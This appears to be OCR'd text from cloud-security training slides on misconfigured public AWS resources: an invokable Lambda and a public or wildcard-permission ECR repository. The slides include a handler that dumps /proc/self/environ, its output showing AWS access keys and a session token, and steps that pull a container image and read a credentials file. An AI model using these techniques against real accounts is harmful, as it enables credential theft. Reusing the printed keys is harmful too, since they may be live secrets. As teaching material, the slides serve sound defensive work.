
- CAN BE INVOKED FROM EXTERNAL (ANY) AWS ACCOUNT
- CAN BE INVOKED VIA URL FROM THE INTERNET
- SEVERITY: MEDIUM-CRITICAL (DEPENDS ON WHAT THE FUNCTION DOES)


Code source Info
File Edit Find View Go Tools Window
Test
Deploy
Go to Anything (Ctrl-P)
Environment
hacktodef - /
lambda_function.py
lambda_functior ×
Environment Vari ×
Execution results ×
import json
def lambda_handler(event, context):
try:
with open('/proc/self/environ', 'r') as f:
environ_data = f.read()
# Split the null-byte separated string into a list of strings
environ_list = environ_data.split('\0')
# Convert the list into a dictionary
environ_dict = dict(item.split('=', 1) for item in environ_list if item)
return {
'statusCode': 200,
'body': json.dumps(environ_dict, indent=2)
}
except Exception as e:
return {
'statusCode': 500,
'body': json.dumps({
'error': str(e)
})
}

HACKTODEF.COM

Resource-based policy document

```
1  {
2    "Version": "2012-10-17",
3    "Id": "default",
4    "Statement": [
5      {
6        "Sid": "ouch",
7        "Effect": "Allow",
8        "Principal": "*",
9        "Action": "lambda:InvokeFunction",
10       "Resource": "arn:aws:lambda:eu-central-1:259230201556:function:hacktodef"
11     }
12   ]
13 }
```


Windows PowerShell
PS D:\> aws lambda invoke --function-name arn:aws:lambda:eu-central-1:259230201556:function:hacktodef output.txt
{
"StatusCode": 200,
"ExecutedVersion": "$LATEST"
}
PS D:\> cat .\output.txt
{"statusCode": 200, "body": "{\n \"AWS_LAMBDA_FUNCTION_VERSION\": \"$LATEST\",\n \"AWS_SESSION_TOKEN\": \"IQoJb3JpZ2lu
X2VjEOT/////////wEaDGV1LWNlbnRyYWwtMSJHMEUCIQDyLj5jEKX6zb0n7TEFmrlbXnYra43GzxkZ8xyOps94HAIgCPOiZUlYGxNK7Q75P38ilRMTU+/O
1AIlz28QwYMm3MEq6QIILRABGgwyNTkyMzAyMDE1NTYiDAjEWiB9b02zV/0qRCrGAnbEPUcs2MjZ78jETBU6bemy60tHi+RWCXRSyjrDnNUbJ+aKwnyA5LTh
HuMfSDoEWsmSs//UEx9uH6aB4aSNcaOZE37R3vkl0TjdIDcBBOLFnQ/MNOTielQwziby2QWSqBfdUFNI6Ug+Sfy7R3FYOm6II11gf9pRQ/fD7SbAc2OAk7+P
ApBotHHYfrA1z7Tomc4Ce+knfy8LNMTgolPBTRn2/YVsmWjd+oY1hCtEYAU/wouufqLbMaXPAJlkKHiJK2fkuFM333RVa1gqmmgUTCLeM3VZQkKwN7yA8uzx
v9DNvOd0ihPJQ3UENMH1nkfTmujqUPJDk1QWlueV1lceMg8yq47UhxpYsymXbqC28cNy2q52n3XEb2OZ5BlNft9ePd5F0DfLGzE4WMyDMKEnxLFhywWKKo+O
v0YrE9TcAAElMZsHKdHYMNav2rcGOp4Br0XiNFX4DPVw4T+tiowZxeBWK6DFJHRbt3eLEwORC3dD8CIOsHDbMOfbYQehZ3wz2GnPOHiqwVvO4MEhtRuMJ2mg
PFXkaUOq6wKz2/zt5vubD9Z8Bfap9oG3m440Bj8KI1whsdfwPmeJd8Iu2wvlkDy0hbseEZFcnI8c2FKyZnpI3sbV6cnUYlf+aiwAV0fJlZCS+wQXZl68jflQ
CFo=\",\n \"LAMBDA_TASK_ROOT\": \"/var/task\",\n \"AWS_LAMBDA_LOG_GROUP_NAME\": \"/aws/lambda/hacktodef\",\n \"LD_LIB
RARY_PATH\": \"/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib\",\n \"AW
S_LAMBDA_RUNTIME_API\": \"127.0.0.1:9001\",\n \"AWS_LAMBDA_LOG_STREAM_NAME\": \"2024/09/27/[$LATEST]5e6d839843014825813
64d9ac2cc8600\",\n \"AWS_EXECUTION_ENV\": \"AWS_Lambda_python3.10\",\n \"AWS_LAMBDA_FUNCTION_NAME\": \"hacktodef\",\n
\"AWS_XRAY_DAEMON_ADDRESS\": \"169.254.79.129:2000\",\n \"PATH\": \"/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/b
in\",\n \"AWS_DEFAULT_REGION\": \"eu-central-1\",\n \"PWD\": \"/var/task\",\n \"AWS_SECRET_ACCESS_KEY\": \"vc8KfzXi+7
9rXo7MVc5s/Elu6BuDqYvmD6NL/49R\",\n \"LAMBDA_RUNTIME_DIR\": \"/var/runtime\",\n \"LANG\": \"en_US.UTF-8\",\n \"AWS_LA
MBDA_INITIALIZATION_TYPE\": \"on-demand\",\n \"TZ\": \":UTC\",\n \"AWS_REGION\": \"eu-central-1\",\n \"AWS_ACCESS_KEY
_ID\": \"ASIATYW2S63KOSZKLBEF\",\n \"SHLVL\": \"0\",\n \"_AWS_XRAY_DAEMON_ADDRESS\": \"169.254.79.129\",\n \"_AWS_XRA
Y_DAEMON_PORT\": \"2000\",\n \"_LAMBDA_TELEMETRY_LOG_FD\": \"3\",\n \"AWS_XRAY_CONTEXT_MISSING\": \"LOG_ERROR\",\n \"
_HANDLER\": \"lambda_function.lambda_handler\",\n \"AWS_LAMBDA_FUNCTION_MEMORY_SIZE\": \"128\"\n}"}
PS D:\>

Function URL Info

Your function URL is public. Anyone with the URL can access your function.

Function URL

https://5yl7clonfyhy5dycab3q24okge0fjtgf.lambda-url.eu-central-1.on.aws/

Auth type

NONE


Creation time

8 minutes ago

Last modified

2 minutes ago

CORS (Not enabled)



HACKTODEF.COM


HACKTODEF.COM

PUBLIC RESOURCES

Amazon ECR (Elastic Container Registry)

- FULLY MANAGED DOCKER CONTAINER REGISTRY SERVICE
- INTEGRATES WITH AMAZON ECS AND AMAZON EKS
- SUPPORTS PRIVATE REPOSITORIES WITH RESOURCE-BASED PERMISSIONS
- OFFERS BUILT-IN VULNERABILITY SCANNING FOR CONTAINER IMAGES
- PUBLIC REPOSITORY INSTEAD OF PRIVATE ONE
- SEVERITY: CRITICAL

HACKTODEF.COM




HACKTODEF.COM

https://gallery.ecr.aws/c1a0u9n6/hacktodef

aws

hacktodef

Amazon ECR Public Gallery > search > c1a0u9n6 > hacktodef



c1a0u9n6/hacktodef (0 downloads)

public.ecr.aws/c1a0u9n6/hacktodef:latest

Copy

Updated 2 minutes ago

test. dont hack me ty

OS/Arch: Linux, Windows, x86-64

About | Usage | Image tags

This repository doesn't have any About information set.

HACKTODEF.COM

kali@kali: ~/Documents/test-docker-ecr

File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Documents/test-docker-ecr]
└─$ sudo docker images
REPOSITORY   TAG       IMAGE ID   CREATED   SIZE

┌──(kali㉿kali)-[~/Documents/test-docker-ecr]
└─$ sudo docker pull public.ecr.aws/c1a0u9n6/hacktodef:latest
latest: Pulling from c1a0u9n6/hacktodef
9a0f8ca95549: Pull complete
e88e806edffb: Pull complete
8066ec172149: Pull complete
e4e9ed26076e: Pull complete
5eccd2d4f025: Pull complete
c79cb5cc88d5: Pull complete
Digest: sha256:ee63d6e2478a3188825ae467471a5468a4fe80fcaaad9d0404de1f4142e6ae05
Status: Downloaded newer image for public.ecr.aws/c1a0u9n6/hacktodef:latest
public.ecr.aws/c1a0u9n6/hacktodef:latest

┌──(kali㉿kali)-[~/Documents/test-docker-ecr]
└─$ sudo docker images
REPOSITORY                              TAG       IMAGE ID       CREATED          SIZE
public.ecr.aws/c1a0u9n6/hacktodef   latest    8f3fc0cdf5a4   12 minutes ago   276MB

┌──(kali㉿kali)-[~/Documents/test-docker-ecr]
└─$ sudo docker run -i -t 8f3fc0cdf5a4 /bin/bash
bash-5.2# ls
bin   dev  home  lib64  media  opt   root  sbin  sys  usr
boot  etc  lib   local  mnt    proc  run   srv   tmp  var
bash-5.2# cd /var/www/html/
creds.txt   index.html
bash-5.2# cd /var/www/html/
creds.txt   index.html
bash-5.2# cd /var/www/html/
bash-5.2# cat creds.txt
AKIAEXAMPLE
jasbwuqfajkaskhdqrifh1pcma/s+
bash-5.2#
```

HACKTODEF.COM

PUBLIC RESOURCES

Amazon ECR (Elastic Container Registry)

- **PRIVATE REPOSITORY ALLOWING ACTIONS TO “*” PRINCIPAL**
- **SEVERITY: CRITICAL (MAYBE LOWER BECAUSE IT’S HARD TO IDENTIFY THE REGISTRY FROM THE INTERNET)**
- **RhinoSecurityLabs/ccat** (Cloud Container Attack Tool)

Permissions

Amazon Elastic Container Registry

Private registry
Repositories
Summary
Images
Permissions
Lifecycle Policy
Repository tags
Features & Settings

Public registry
Repositories
Settings

ECR public gallery
Amazon ECS
Amazon EKS

Getting started
Documentation

new statement

Effect
Allow

Principal
*

Service principals
-

AWS Account IDs
-

